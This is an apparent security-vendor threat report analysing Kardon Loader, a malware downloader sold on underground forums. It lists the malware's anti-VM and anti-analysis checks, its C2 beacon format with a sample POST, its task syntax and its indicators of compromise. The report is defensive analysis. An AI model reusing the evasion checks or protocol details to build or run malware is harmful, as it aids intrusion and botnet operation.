Kardon Loader Looks for Beta Testers

asert.arbornetworks.com/kardon-loader-looks-for-beta-testers/

- botshop
- downloader
- kardon
- kardon loader
- loader

by ASERT Team on June 19th, 2018

Key Findings

- ASERT researchers discovered Kardon Loader being advertised on underground forums.
- Kardon Loader features functionality allowing customers to open their own botshop, which grants the purchaser the ability to rebuild the bot and sell access to others.
- Kardon Loader is in early stages of development, public beta.

- Incorporates numerous anti-analysis checks to discourage analysis.

Executive Summary

Kardon Loader is a malware downloader advertised on underground forums as a paid open beta product. This malware has been on sale by an actor under the username Yattaze, starting in late April. The actor offers the sale of the malware as a standalone build with charges for each additional rebuild, or the ability to set up a botshop in which case any customer can establish their own operation and further sell access to a new customer base.

Malware authors and distributors leverage downloader malware and botshops to build malware distribution networks. Malware distribution networks are commonly used by cyber criminals to create botnets to distribute additional payloads such as credential theft malware, ransomware, banking Trojans, and others. These distribution networks are often run by third party operators and offered as a service in underground markets.

NOTE: ASERT actively collects indicators associated with this malware family to provide protection for our Netscout Arbor customers.

History

On April 21, 2018 actor Yattaze began advertising the open public beta of a downloader named Kardon Loader for $50. The description of the malware family suggests this malware was a rebrand of the ZeroCool botnet which was under development previously by the same actor. The actor has had an account on the forum since April 2017 and received multiple vouches for this product. The advertisement for the loader is professional looking with its own logo (**Figure 1** & **Figure 2**).




Figure 1: The advertisement for the loader is professional looking with its own logo.




Figure 2: Kardon Loader Pricing[/caption] The actor provides a disclaimer stating this software should not be used for malicious purposes (**Figure 3**).




Figure 3: Kardon Loader Disclaimer[/caption] Additionally, the actor uploaded a YouTube video showing the panel functionality from an admin standpoint (**Figure 4**).




Figure 4: Kardon Loader YouTube Walkthrough

Distribution

Insights gained from the forum thread suggest the actor initially conducted tests by leveraging a well-known botshop named “Pink Panther’s automated loads shop (Pink)”. Commentary from the actor reveals this bot is not widely distributed at this time. Only 124 infections are shown in a screenshot of the loader’s test network posted by the actor (**Figure 5**).




Figure 5: Kardon Loader Administrator Panel Showing Infections[/caption]

Analysis

The actor alleges the following functionality is available or forthcoming to Kardon Loader:

- Bot Functionality
- Download and Execute Task
- Update Task
- Uninstall Task
- Usermode Rootkit
- RC4 Encryption (Not Yet Implemented)
- Debug and Analysis Protection
- TOR Support
- Domain Generation Algorithm (DGA)

ASERT found many of these features absent in the samples reviewed. All samples analyzed used hard-coded command and control (C2) URLs instead of DGA. There was also no evidence of TOR or user mode rootkit functionality in the binaries.

Anti-Analysis Techniques

Kardon Loader uses a few anti-analysis techniques, such as attempting to get the module handle for the following DLLs:

- avghookx.dll
- avghooka.dll
- snxhk.dll
- sbiedll.dll
- dbghelp.dll
- api_log.dll
- dir_watch.dll
- pstorec.dll
- vmcheck.dll
- wpespy.dll

If any of the above DLL handles are returned it will exit the process. These DLLs are associated with antivirus, analysis tools, and virtualization. Kardon Loader will also enumerate the CPUID Vendor ID value and compare it against the following strings:

- KVMKVMKVM
- Microsoft Hv
- VMwareVMware
- XenVMMXenVMM
- prl hyperv
- VBoxVBoxVBox

These are known CPUID Vendor ID values associated with virtualized machines. If one of these values are detected the malware will also exit.

Command and Control

Kardon Loader uses HTTP based C2 infrastructure with URL parameters that are base64 encoded. Upon execution Kardon Loader will send HTTP POSTs to the C2 with the following fields:

- **ID** = Identification Number
- **OS** = Operating System
- **PV** = User Privilege
- **IP** = Initial Payload (Full Path)
- **CN** = Computer Name
- **UN** = User Name
- **CA** = Processor Architecture

An example of the POST payload sent from Kardon Loader sample upon execution can be seen in (**Figure 6**): [caption id="attachment_9578" align="aligncenter" width="900"]

```
POST /js6283h7/gate.php HTTP/1.1
Host: cryptdrop.xyz
Content-Type: application/x-www-form-urlencoded
Content-Length: 143
Connection: close

id=[redacted]&os=V2luZG93cyAxMA==&pv=[redacted]=&ip=[redacted]
[redacted]=&un=[redacted]&ca=eDY0
```

Figure 6:

Kardon Loader POST Request[/caption] Once the request is made, the C2 server will provide varying feedback which will result in either downloading and executing additional payloads, visiting a website, upgrading current payloads, or uninstalling itself. The C2 server response format for a wait command is:

notask

While other commands including the download and execution functionality use the following format:

newtask`##`# <url>
Hashmarks represent the two-character task id and one-character task value

Next, the infected host will send a confirmation message back to the C2 in the same format as the initial post payload with the following additional fields:


- **TD** = Task Identifier (Provided by command and control)
- **OP** = Task Output (1 if successful, 2 if not successful)

Analysis of various samples reveal another parameter used for uninstalling of the loader directed by the C2:

UN = Uninstalled

Posts from the actor on their advertisement thread suggests that C2 communication for this family will be changed to RC4 encryption in the future. Also, if the actor truly implements DGA, it may use it as a fallback mechanism for C2.

Administration Panel



The panel for Kardon Loader incorporates a simple design with a dashboard of the bot distribution and install statistics. A notable feature of this panel is the bot store functionality allowing the bot admin to generate access keys to customers that would give them the ability to execute tasks based on the predefined parameters (**Figure 8**).




Figure 8: Kardon Loader Store[/caption] Users can specify a URL then provide the task type and number of executions in order to distribute commands to bots on the network. This is shown in the actors instructional YouTube video (**Figure 4**).

Conclusion and Recommendations

This article is an overview of the downloader malware known as Kardon Loader. Kardon Loader is a fully featured downloader, enabling the download and installation of other malware, eg. banking trojans/credential theft etc. Downloaders are a critical part of the malware ecosystem, often developed by specialists and sold independently of the trojan that is the objective of the campaign. Although only in public beta stage this malware features bot store functionality allowing purchasers to open up their own botshop with this platform. The actor started advertising this loader in late April and has communicated further development will do done on this loader in the future, including encrypted C2 communications.

At a minimum organizations should leverage the indicators contained within this report to block malicious activity associated with Kardon Loader. Researchers may also leverage the Yara rule below to look for additional copies of Kardon Loader to extract other IOCs for blocking malicious activity.

Yara Rule

https://gist.github.com/arbor-asert/2ad9c7d715f41efc9d59ed8c425d10d3

Hashes

- fd0dfb173aff74429c6fed55608ee99a24e28f64ae600945e15bf5fce6406aee
- b1a1deaacec7c8ac43b3dad8888640ed77b2a4d44f661a9e52d557e7833c7a21
- 3c64d7dbef4b7e0dd81a5076172451334fe9669800c40c895567226f7cb7cdc7

Command and Control URLs

- Kardon[.]ddns[.]net
- Jhuynfrkijucdxiu[.]club
- Kreuzberg[.]ru
- Cryptdrop[.]xyz

Posted In

- Botnets
- Malware
- Uncategorized

Subscribe

Sign up now to receive the latest notifications and updates from NETSCOUT's ASERT.